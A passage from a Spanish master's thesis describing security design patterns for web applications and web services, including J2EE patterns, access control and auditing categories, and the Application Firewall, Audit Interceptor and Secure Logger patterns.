
- *Intercepting Web Agent:* Alternativa al anterior patrón. Se suele utilizar cuando se quiere facilitar autenticación y autorización en las peticiones a una aplicación.
- *Secure Base Action:* Propone centralizar la lógica de seguridad de la capa web. También aísla la lógica de presentación de la lógica de seguridad, empleando métodos de seguridad apropiado en cada acción, proveyendo un punto único para la gestión de la seguridad relacionada con la funcionalidad de la aplicación.
- *Secure Logger:* Patrón para la gestión de logs encargado de centralizar y segurizar la integridad de los datos. Registra eventos que requieren un tratamiento confidencial, permitiendo diferenciar a distintos niveles los datos confidenciales de las aplicacines.
- *Secure Pipe:* Intenta ofrecer un patrón con el que proteger de un forma simple y estandarizada los datos enviados en una red de procesos compuesta por diferentes actividades bien definidas.
- *Secure Service Proxy:* Este patrón propone segurizar los puntos finales de los servicios Web de fisgones aprovechando productos de seguridad de terceros.
- *Secure Session Manager:* Con este patrón intenta describir cómo debería crearse una sesión segura entre el cliente y el servidor (o entre servidores). Para tal cosa, es importante proteger la información de una transacción comercial durante una sesión. Este patrón suele encontrarse aplicado en combinación con el patrón *Secure Pipe.*

- *Business Tier Security Patterns.* Aquí ubican los componentes responsables de implementar la lógica de negocios en la aplicación.
- *Web Services Tier Security Patterns.* En esta capa sitúan los servicios web, basados en estándares XML, para el desarrollo y despliegue de componentes de aplicación. Esta capa, al igual que la capa Web es interesante para el tipo de estudio que ocupa el TFM (aplicaciones web). Los autores [2] de este catálogo presentan los siguientes patrones:
    - *Message Inspector:* Aquí se propone comprobar y verificar la calidad y mecanismos de seguridad a nivel de mensaje XML (XML Signature y XML

Encrytion) combinado con un token de seguridad. Se suele utilizar para verificar y validar mensajes SOAP procesados por diferentes actores.

- *Message Interceptor Gateway:* Propone un único punto de entrada lo cual permite centralizar la seguridad de los mensajes entrantes y salientes de la aplicación. Así se puede aplicar los mecanismos de seguridad a nivel de mensaje y a nivel de transporte necesarios para comunicarse con los puntos finales de los servicios web.
- *Secure Message Router:* Con este patrón se espera facilitar la comunicación segura con distintos puntos finales que adoptan la seguridad a nivel de mensaje y mecanismos de protección de identidad. Se presenta como elemento intermedio de seguridad que aplica mecanismos de seguridad a nivel de mensaje para enviar a varios destinatarios asegurando que el receptor pueda tener acceso a la parte que necesita del mensaje, siendo confidencial el resto del mensaje que no le incunbe.

- *Identity Management & Service Provisionening.* Esta capa ofrece un marco común de diseño, unificando el *Single-Sign On (SSO)* y los mecanismos globales de cierre de sesión para el uso de aplicaciones heterogéneas.



End-to-End Security en aplicaciones basadas en arquitecturas J2EE

La figura de arriba ilustra cómo, según Ramesh Nagappan [2], los patrones de seguridad más importantes se representan y cómo están relacionados en aspectos de rol y responsabilidades en varios componentes y acoplamientos lógicos. Estos patrones se topan con los requisitos de seguridad de una aplicación End-to-End atenuando los riesgos de seguridad en el nivel funcional y despliegue, certificando las comunicaciones y salvaguardando la parte de negocio y datos a través de capas lógicas, protegiendo la aplicación de amenazas y vulnerabilidades internas y externas no autorizadas.

3.3. Categorías de los patrones de seguridad para las aplicaciones web

La presentación de un patrón de seguridad se puede dividir en diferentes sub-conjuntos de los cuales, además existen multitud de variaciones. En esta sección se centrará en resumir las diferentes categorías de los patrones de seguridad que deberíamos tener en cuenta en nuestras aplicaciones web. Las categorías aquí presentadas están basadas en *Security Patterns: Integrating Security and Systems Engineering* [10] con ampliación de los descritos en *Security Patterns Repository Version 1.0* [11].

3.3.1 Identificación y autenticación

En la actualidad, rara es la aplicación web que nos encontremos que no nos pida que nos identifiquemos y autentiquemos. Este tipo de requerimientos es un patrón que nos provee con los requerimientos genéricos más comunes para todos los tipos de servicios de identificación y autenticación. En este tipo de patrones podemos buscar ayuda para determinar qué patrones de seguridad más nos hace falta para cada aplicación específica.

Este patrón en concreto nos ofrece muchas alternativas para satisfacer los requerimientos. Considera técnicas como el uso de contraseñas, acceso biométrico y tokens de tipo hardware. Todos estos métodos implementados dentro del software.

El uso de *usuario y contraseña* es el método de autenticación más extendido. Este patrón describe cómo diseñar, crear, gestionar y usar sus componentes y las contraseñas de una manera segura. También ayuda a los usuarios a escoger contraseñas no-triviales. Por ejemplo, los ataques automatizados de obtención de contraseñas pueden tener éxito si dichas contraseñas son débiles y el sistema no puede identificar y reaccionar ante este tipo de ataques. Usar el patrón "*bloqueo de la cuenta*" protege las cuentas de usuario de los ataques automatizados de obtención de contraseña y el sistema fuerza a deshabilitar la cuenta del usuario ante futuros ataques desde de un número de intentos definido previamente.

El acceso mediante alternativas *biométrica*s ayuda a seleccionar mecanismos que satisfagan correctamente los requisitos iniciales. Hay una gran variedad de mecanismos biométricos tales como: reconocimiento facial, huella dactilar, geometría de la mano, reconocimiento del iris, escáner de retina, verificación de la firma o verificación por reconocimiento de voz.

También existe una gran variedad de mecanismos de identificación y autenticación mediante token. Este patrón describe el uso de mecanismos como pueden ser una tarjeta magnética con su PIN, contraseñas de tipo token de un solo uso acompañado de un ID de usuario o el uso de tarjetas inteligentes.

También se describe un *patrón de autenticación* [9] en el que no es requerido un registro previo del usuario. En tal caso, el usuario puede ser identificado y autenticado basándose en alguna información pública o privada como puede ser su número de seguridad social.

3.3.2 Control de acceso al modelo

En esta categoría de patrones de seguridad se representan las políticas de seguridad a un alto nivel. Esto requiere a la hora de la implementación, algunos otros patrones de seguridad de un nivel más bajo.

El *patrón de autorización* describe quién está autorizado a acceder a los diferentes recursos y cómo accede a ellos. El control acceso basado en roles describe cómo asignar estos derechos a los recursos dependiendo del rol del usuario. De esta manera, el administrador tendrá que manejar solamente un número razonable de permisos entre los diferentes roles y no para cada usuario por separado.

En algunos entornos, la información más sensible necesita ser categorizada y protegida. El patrón de *multinivel de seguridad* describe cómo categorizar información sensible y cómo clasificar los datos. También ayuda a clasificar los usuarios, que no pueden saltarse las políticas de acceso. Tan sólo procesos de confianza y validados serán autorizados para saltarse las políticas de acceso con el fin de cambiar las clasificaciones.

El patrón *definición de derechos de rol* provee con una aproximación sistemática para implementar una política de mínimo privilegio basándose en los roles de usuarios. La implementación de este tipo de patrones implica otorgar a los usuarios los mínimos derechos de acceso.

3.3.3 Arquitectura de sistemas de control de acceso

El control de acceso al servicio de seguridad es un servicio esencial en las aplicaciones en las que el acceso a realizar una acción está explícitamente permitido o denegado. El patrón de *requisitos de control de accesos* es un patrón que provee requisitos genéricos y que describe la correcta funcionalidad y las propiedades al servicio de seguridad de control de accesos.

El patrón *punto de entrada único* establece un único punto de acceso al sistema. Este patrón simplifica la protección del sistema contra posibles usos ilícitos. El punto de acceso comprueba el cliente y permite o deniega el acceso según las necesidades.

Mediante el patrón de *sesión autenticada* se describe el uso de sesión para la autenticación del usuario. El sistema crea la sesión autenticada después de superar con éxito

el login y permite al usuario acceder a diferentes páginas de un sitio web sin necesidad de autenticarse en cada petición de cada página.

Diferentes usuarios pueden tener diferentes derechos sobre el sistema, es por eso que existen dos patrones que implementan los derechos de acceso en la interfaz de usuario. En primer lugar, el patrón de *acceso total con errores* muestra cómo la interfaz de usuario expone toda la funcionalidad al usuario, pero cada vez que intente usar alguna funcionalidad sobre la que no está autorizado el sistema le devolverá un error. El otro patrón es el de *acceso limitado*. Aquí la interfaz de usuario expone únicamente la funcionalidad permitida al usuario y la interfaz de usuario se muestra diferente a usuario con diferentes privilegios.

3.3.4 Patrones de auditoría e informado

Cuando eventos de seguridad ocurren, se requiere la atención humana. La gente responsable del sistema necesita conocer que estos eventos han ocurrido. La auditoría e informado ataca este aspecto haciendo un *tracking* de los eventos de seguridad. El patrón de *diseño de informado de seguridad* ayuda a diseñar el informado para cumplir los requerimientos y seleccionar los servicios y funciones para apoyar a este informado.

La auditoría es un proceso que consiste en analizar logs y otra información de los eventos. El patrón *auditoría de requisitos* describe los requisitos y el diseño de auditoría para ayudar a satisfacer estos requisitos. Además, para completar el patrón, también nos ayuda a identificar los requisitos de generación de logs.

Tener un sistema de logs donde registrar la información puede ser utilizado para reconstruir eventos y analizar problemas. El patrón de *seguimiento de auditoría y requisitos de logging* nos aporta los requisitos para este tipo de análisis. También nos ayuda a diseñar un sistema de auditoría e implementar mecanismos de logging.

Los sistemas de detección de intrusiones automatizan la detección de eventos de seguridad en las partes críticas del sistema y responde de manera rápida ante eventos de seguridad. El patrón *detección de intrusiones* ayuda a capturar los requisitos necesarios para diseñar un sistema de detección de intrusiones.

Para crear enlaces entre eventos y actores se utilizan sistemas de no-repudio. Su propósito es proveer los hechos que alguien hizo para que ninguna parte puede negar lo

realizado. El patrón de *no-repudio* ayuda a encontrar los requisitos y aporta una guía para implementar sus mecanismos.

3.3.5 Patrones para aplicaciones seguras en internet

La información sensible puede ser protegida con ayuda del patrón *ofuscación de información.* Normalmente esto se consigue empleando sistemas de encriptación de la información ocultándola con relación a su entorno. El patrón *almacenamiento de información cliente* usa la encriptación para almacenar datos en el cliente, así se evita problemas en los que puede ser modificada, como por ejemplo cookies, campos ocultos o parámetros de las URLs. El patrón de *almacenamiento encriptado* provee de ayuda para encriptar información en el disco del servidor. El patrón *implementación oculta* se encarga de ocultar la lógica interna de una aplicación haciendo difícil al atacante que se pueda comprometer el sistema.

El patrón de *canales seguros* describe como proteger las comunicaciones sobre las redes públicas. El uso de un canal seguro es esencial cuando se pretende transferir información sensible. Si las interacciones con el usuario y los servicios son sensibles o de alto valor para la empresa, conocer a ciencia cierta la identidad de las partes implicadas es de esencial importancia. En este aspecto se basa el patrón *asociados conocidos*.

Además del filtro en el firewall, el servidor web puede ser protegido con un nivel más conocido como *protección de proxy inverso*. Cuando hay muchas aplicaciones desde diferentes *hosts*, los cuales componen el web site, el patrón *integración proxy inverso* ayuda a ocultar la distribución física de las máquinas individuales. El patrón *puerta frontal* provee un único login y sesión para múltiples servicios. Un punto ideal para implementar la puerta frontal es en un proxy inverso.

3.4. Patrones de Seguridad: Servicios Web

Se entiende por Servicio Web una interfaz modulable que nos permite invocar, publicar funcionalidad permitiendo ser localizada dentro de la red. Las características principales de un Servicio Web es que le permite cierto grado de flexibilidad, accesibilidad e interoperabilidad. Esto nos permite que los desarrolladores separen la lógica de negocio y se ocupen del desarrollo del servicio. Los objetivos que deben cubrirse básicamente por la seguridad de un Servicio Web son:

- Es requisito asegurar la existencia de una autenticación mutua entre el cliente, que accede a los Servicios Web, y el proveedor de estos servicios.
- Se procurará mantener una política de autorización del acceso a recursos y, sobre todo, a operaciones y procesos en un entorno en el que debe administrarse y controlarse el acceso de clientes, proveedores, vendedores, competidores y los posibles ataques que se reciban de agentes externos.
- Se debe mantener al cliente identificado de tal manera que se identifique una única vez y que pueda acceder a servicios en diferentes sistemas, sin que resulte necesario una nueva autenticación en cada uno de ellos.
- Inspeccionar y certificar la confidencialidad de los datos intercambiados (si los servicios son SOAP no se podrá cifrar la información, al viajar en claro a través de la red. Por ello es necesario asegurar una comunicación con un canal seguro, como puede ser SSL. Este estándar permite cifrar partes específicas de documentos mediante el cifrado XML.
- En la medida de lo posible se asegurará la integridad de los datos, de manera que estén protegidos a los posibles ataques o a manipulaciones.

Siguiendo el modelo planteado por la W3C a continuación se plantea un pequeño resumen sobre los requisitos de seguridad que en encuentran detallados dentro de la arquitectura de referencia de los Servicios Web. La seguridad es un aspecto considerado clave dentro de los que alcanzan el sostén de calidad dentro del Servicio web. Si es realizada una catalogación básica de los servicios de seguridad se obtendría la confidencialidad, integridad, autenticidad del origen, el no repudio y el control de acceso, cómo puntos clave al enfocar una correcta defensa y seguridad de nuestros servicios.

- *Autenticación de los participantes.* Los Servicios Web en su definición tienen mucha diversidad, lo que por consecuencia provoca que los sistemas de autenticación tengan que ser flexibles. Si se piensa en un Servicio Web que requiere comunicarse con otro servicio, este podría requerir al demandante credenciales además de una demostración de que es el propietario de las mismas. Es necesario pues, la estandarización de los protocolos y formatos a utilizar.

- *Autorización*. Es necesario que sean aplicados ciertos criterios que nos habiliten la posibilidad de ejercer un control sobre el acceso a los diferentes recursos. También se requiere que los usuarios puedan realizar diferentes acciones sobre diferentes recursos. Si se combina con la autenticación, se consigue que las identidades puedan realizar las acciones a las que tienen permiso.
- *Confidencialidad*. Es importante asegurar que el contenido incluido en los mensajes que se intercambian se mantenga como información confidencial, siendo habitual emplear técnicas de cifrado. Se da por entendido que la confidencialidad va más allá del canal por el que es transmitido.
- *Integridad*. Al plantear esta característica se busca garantizar que la información que se ha recibido sea exactamente la misma que se ha enviado desde el cliente original.
- *No repudio.* Durante una comunicación en la que se realizan transacciones, es necesario que se registre que las mismas se han producido y debe quedar reflejado el autor que lo lanzó. Se comprobará que un determinado cliente realizó una acción sobre un servicio, pese a que lo niegue (no repudio del solicitante), así como probar que la ejecución se llevó a cabo (no repudio del receptor).
- *Disponibilidad*. Uno de los ataques más populares y efectivos es el que se basa en la denegación de servicios. Se ejecutan múltiples solicitudes falsas para desbordar el servicio y provocar el fallo y por tanto su caída. Por tanto, la disponibilidad debe ser un aspecto muy importante en el diseño de los Servicios Web, ya que permite cierta redundancia de los sistemas.
- *Auditoría*. Mantener un registro de auditoría sobre las acciones realizadas en los Servicios Web permite mantener una traza todo lo realizado sobre el sistema de manera que pueda realizarse posteriores análisis de los datos capturados.
- *Seguridad punto a punto*. Es necesario garantizar la seguridad durante todo el recorrido que efectúan los mensajes. Es importante disponer de un contexto de seguridad único y que incluya el canal de comunicación. Para llegar a este

objetivo, es necesario aplicar diferentes operaciones de carácter criptográfico sobre la información en el origen De esta manera se evita una dependencia con la seguridad que se configure por debajo de la capa de aplicación y se garantiza los servicios de seguridad.

3.4.1 Patrón: Aplicación Firewall (Application Firewall)

Las aplicaciones empresariales en una red son accedidas por un amplio espectro de usuarios que pueden intentar abusar (filtrado de información, modificación o destrucción de información) de los recursos que exponen los Servicios Web propios de las aplicaciones. Estos servicios pueden ser numerosos (sobre todo en arquitecturas basadas en microservicios), de ahí que la implementación de un control de acceso independiente sea una tarea compleja y por tanto se aumente las probabilidades de que tenga brechas de seguridad es alta. Además, los tradicionales firewalls instalados en la red no hacen posible definir reglas de alto nivel (reglas basadas en roles de usuario o en usuarios individuales), lo que haría la implementación de las políticas de seguridad del negocio más simples y fáciles de implementar. A continuación, se detallan algunos indicadores que nos sugerirán implantar este patrón:

- Cuando hay bastantes usuarios que necesitan acceso a un recurso dentro del Servicio Web de maneras distintas. Este patrón puede adaptar el recurso a esta variedad.
- Cuando hay muchas maneras de filtrar los *inputs* recibidos en el Servicio Web. Si se necesita separar el filtrado de la lógica de negocio.
- Cuando hay un gran número de aplicaciones o Servicios Web de terceros que pueden requerir diferentes niveles de seguridad. Se necesita definir las correspondientes políticas de seguridad para cada aplicación.
- Las políticas de seguridad del negocio son muy cambiantes y necesitan constantemente actualizarse, por consiguiente, debe de ser fácil cambiar la configuración de filtrado del firewall.
- El número de usuarios y aplicaciones puede incrementarse significativamente. Añadir más usuarios o aplicaciones debería de ser totalmente transparente y a un coste asequible.
- Los firewalls de red no pueden entender la semántica de las aplicaciones y son incapaces de filtrar mensajes potencialmente peligrosos.

Este patrón se encarga de filtrar las llamadas y respuestas desde y hacia las aplicaciones corporativas, basándose en una política de control de acceso institucional. Como solución, este patrón propone interponer un firewall que pueda analizar las peticiones entrantes a los Servicios Web y comprobar su autorización. Un cliente puede acceder a un servicio solo si una política de seguridad lo autoriza.




Diagrama de clases Patrón Firewall

Las políticas de seguridad para cada aplicación están centralizadas dentro del firewall, y son procesadas a través de un *PolicyAuthorizationPoint*. Cada Servicio Web es accedido por el cliente a través del *PolicyAuthorizationPoint* que fuerza el control de acceso buscando su correspondiente política de seguridad en el *PolicyBase*. Esta imposición puede incluir la autenticación delcliente a través de la información almacenada en el almacén de identidades llamado *IdentityBase*.

Entre las ventajas que presenta este patrón podemos establecer que la más obvia es la implantación e instauración de políticas de control de acceso con una sencilla definición y administración, ya que esta administración se encuentra centralizada. Esto resta complejidad

al Servicio Web y por tanto las probabilidades de estar en un desarrollo inseguro descienden. También cabe destacar que este patrón puede combinarse con sistemas de detección de intrusos, lo que facilitaría la prevención de algunos ataques. El desarrollo de este patrón se debe hacer de forma independiente al resto del Servicio Web, lo que significa que la lógica de negocio y el filtrado por políticas de seguridad pueden evolucionar de manera independiente. Las aplicaciones son fácilmente integradas dentro de las políticas de seguridad y desde el momento en el que los clientes se autentican, toda responsabilidad sobre los recursos queda a su amparo.

Sin embargo, uno de sus posibles inconvenientes es que el rendimiento de la aplicación puede verse afectado generando un cuello de botella en la red. Para mitigar este hecho se suele plantear la consideración del firewall como un concepto virtual, usando distintas máquinas para su implementación.

La implantación de este tipo de patrones no significa que por sí misma, la aplicación sea desarrollada de una manera segura ya que el acceso normal a los recursos podría permitir ataques a través de las peticiones. Pese al patrón, todavía sería necesaria una infraestructura de red segura y un sistema operativo de garantías.

3.4.2 Patrón: Interceptor de Auditoría (Audit Interceptor)

La auditoría es una parte esencial en cualquier diseño de seguridad. La mayoría de las aplicaciones empresariales tienen requisitos de auditoría de seguridad. Una auditoría de seguridad permite a los auditores reconocer acciones o eventos que han tenido lugar en la aplicación con las políticas de seguridad que permiten dichas acciones. Este registro puede ser usado con propósitos analísticos y forenses tras el descubrimiento de una brecha de seguridad. Los registros de auditoría deben de ser comprobados periódicamente para asegurar que las acciones que los usuarios llevan a cabo están en concordancia con las acciones permitidas para sus roles. Las desviaciones apreciadas deben ser tomadas en cuenta en los informes de auditoría, y llevar a cabo acciones correctivas para asegurarse que no vuelven a suceder en un futuro, bien sea a través de cambios en el código fuente o en la configuración de las propias políticas de seguridad. La parte más importante de este procedimiento es el registro de la traza y asegurarse que este registro ayuda realmente a llevar a cabo una labor de auditoría apropiada con información de los eventos y los usuarios asociados. Es esencial que el framework de auditoría empleado sea capaz y de una forma

sencilla dar soporte a nuevas adiciones o a cambios en los eventos auditados. Los indicadores que nos sugerirán implantar este patrón son:

- Cuando queremos un sistema centralizado y declarativo de auditoría para los servicios y respuestas.
- Cuando queremos auditar los servicios de una manera totalmente desacoplada de las propias aplicaciones.
- Cuando se quiere pre y post procesar el sistema de auditoría para las peticiones, respuestas erróneas y las excepciones.

Como se ilustra en el diagrama de clases que sigue a continuación se puede apreciar cómo el cliente intenta acceder al servicio objetivo (Target). La clase *AuditInterceptor* intercepta la petición y utiliza la clase *AuditEventCatalog* para determinar si el evento necesita auditoría, la cual sería escrita mediante la clase *AuditLog*.




Diagrama de Clases Patrón Interceptor de Auditoría

Este patrón pretende centralizar la funcionalidad de auditoría y definir sus eventos de una manera declarativa, independiente a la lógica de negocio de los Servicios Web. Crea eventos de auditoría basados en la información recibida en las peticiones y en sus respuestas usando mecanismos declarativos definidos de ajena a la aplicación. Centralizando esta funcionalidad de auditoría, la mayor carga de la implementación se aparta del componente back-end que incluye la lógica de negocio. Por tanto, el porcentaje de código replicado se reduce y su aumenta la reutilización. Una aproximación declarativa para la auditoría es crucial para la mantenibilidad de la aplicación. También hay que decir que rara vez se definen correctamente los requisitos de auditoría antes de su implementación. Solo a través de iteraciones continuas y revisiones de los registros de auditoría se consigue determinar correctamente los eventos esenciales y descartar los que se consideran superfluos.

Adicionalmente, los requerimientos de auditoría suelen cambiar a la vez que las políticas empresariales evolucionan. Para mantenerse al día con estos cambios y evitar problemas de mantenimiento de código, es necesario definir eventos de auditoría de una manera declarativa que no requiera re-compilación o redespliegue de la aplicación. Ya que el patrón *Interceptor de Auditoría* es el punto de centralizado para la auditoría, cualquier cambio pragmático requerido se aísla en un área concreta del código, lo cual incrementa su mantenibilidad.

Auditar es uno de los requisitos clave para aplicaciones cuya actividad tenga una función clave. Este patrón nos provee con un mecanismo para auditar eventos de la capa de negocio de tal manera que el staff de operaciones y los auditores de seguridad puedan volver y examinar esos registros de auditoría y estudiar todas las posibles formas de ataque a las distintas capas de la aplicación. Por si mismo, este patrón no tiene como misión prevenir los ataques, pero ofrece la posibilidad de capturar los eventos de ataque para que más tarde puedan ser analizados. Por tanto, es el análisis de estos eventos lo que realmente nos puede ayudar a prevenir futuros ataques. Desde el punto de vista de desarrollo este patrón tiene las siguientes implicaciones:

- Auditoría centralizada y declarativa de las peticiones a los Servicios Web.
- Pre-procesado y post-procesado de las peticiones a los Servicios Web. Permite habilitar a los desarrolladores guardar los eventos previos a la llamada a un método en concreto o posterior a su llamada. Esto es importante cuando se tiene en consideración los requisitos de negocio.
- Servicios de auditoría desacoplados de los propios Servicios Web. El patrón *Interceptor de Auditoría* conduce a que el código de la lógica de negocio esté totalmente separado del código desarrollado para el sistema de auditoría.
- Permite una evolución de los requisitos iniciales e incrementa su mantenibilidad. Un catálogo de auditoría puede ser creado para definir los eventos de auditoría, de esta manera nos permite diferentes tipos de eventos para diferentes circunstancias además de añadir nuevos sin tocar el código fuente.
- Reduce el rendimiento. Esto se debe al coste que se genera cada vez que se invoca al *Interceptor*. Si el *Interceptor* determina que la petición o la respuesta no requiere

generación de un nuevo registro de auditoría, se disminuye innecesariamente el rendimiento.

Este patrón se incluirá dentro de la propuesta de implementación en los capítulos siguientes. Se pretende introducir justo en el único punto de entrada a la aplicación. Lo que supondrían una mínima repetición de código, puesto que cada entrada y salida al sistema quedaría auditada.

3.4.3 Patrón: Logger Seguro

De la misma manera que el sistema de auditoría, en el sistema que se gestionan los logs, todos los eventos y la información relacionada a una aplicación deben de estar registrados. Esto se hace con un propósito forense o para realizar tareas *debug* con el fin de optimizar el código fuente. Una de las diferencias con el patrón anterior es que para un sistema de auditoría se exige una perdurabilidad más alta que para los registros logs generados por la aplicación, ya que la auditoría puede ser requerida por motivos legales y los logs generalmente serán empleados por personal técnico para optimizar o detectar intrusiones. Estos logs pueden llegar a tener un periodo de vida de no más de un mes. Entre ambos patrones se pueden diferenciar distintos niveles de detalle de información, la auditoría puede registrar quién hace qué, pero los sistemas de logs pueden generar una trazabilidad completa. La situación ideal es combinar el patrón *Interceptor de Auditoría* junto con el patrón *Logger Seguro*.

Cualquier aplicación que quiera ser considerada como de confianza y segura debe implementar un sistema de *logging* de garantías. Esta capacidad de *logging* puede que sea requerida por sus propósitos forenses y debe estar securizada contra el robo o manipulación por parte de un atacante. Este sistema debe estar centralizado para evitar código redundante. Todos los eventos deben estar correctamente logueados en distintos puntos a lo largo del ciclo de vida operacional de la aplicación. En algunos casos, la información que necesita ser logueada puede ser de carácter confidencial y por tanto debería no ser visible por usuarios no autorizados. Se convierte en un requisito crítico el proteger la información logueada de usuarios no autorizados para que no pueda ser modificada por usuarios maliciosos que intentan sacarle partido a esa información. Sin un control centralizado, el código replicado se convertiría en un problema difícil de mantener y monitorizar.

Uno de los elementos comunes para el éxito durante una intrusión es la habilidad de cubrir las huellas propias. Normalmente, esto significa borrar cualquier evento que revele información en los distintos logs generados por el sistema. Sin esta información, el administrador del sistema no tendrá evidencias de las actividades de los intrusos y, por tanto, no habrá posibilidad de calibrar la magnitud de su intrusión. Para prevenir este allanamiento ilegal, los administradores deben tomar precauciones asegurando que los sistemas de logs no pueden ser alterados. Existen algoritmos criptográficos que pueden adoptarse para asegurar la confidencialidad e integridad de la información. Sin embargo, estos algoritmos conllevan una lógica de procesamiento que se requiere para aplicar la encriptación y firmas en la información logueada que puede ser compleja y engorrosa de manejar, justificando aún más la necesidad de centralizar la funcionalidad que presenta este patrón. Los indicadores que nos sugerirán implantar este patrón son:

- Cuando se necesita registrar información sensible que no puede ser accedida por usuarios no autorizados.
- Cuando se necesita garantizar la integridad de la información logueada para determinar si ha sido trampeada por un intruso.
- Cuando se quiere capturar a un nivel las operaciones normales (auditoría), pero se necesitan otros niveles para una mayor depuración en caso de un fallo de la funcionalidad desarrollada o en caso de ataque.
- Cuando se quiere centralizar el sistema de logs en la aplicación para mejorar su gestión.
